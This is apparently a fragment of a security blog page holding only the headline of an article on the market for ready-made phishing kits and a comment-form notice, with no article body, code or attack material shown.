Phishing-kit market: what’s inside “off-the-shelf” phishing packages

Your email address will not be published. Required fields are marked *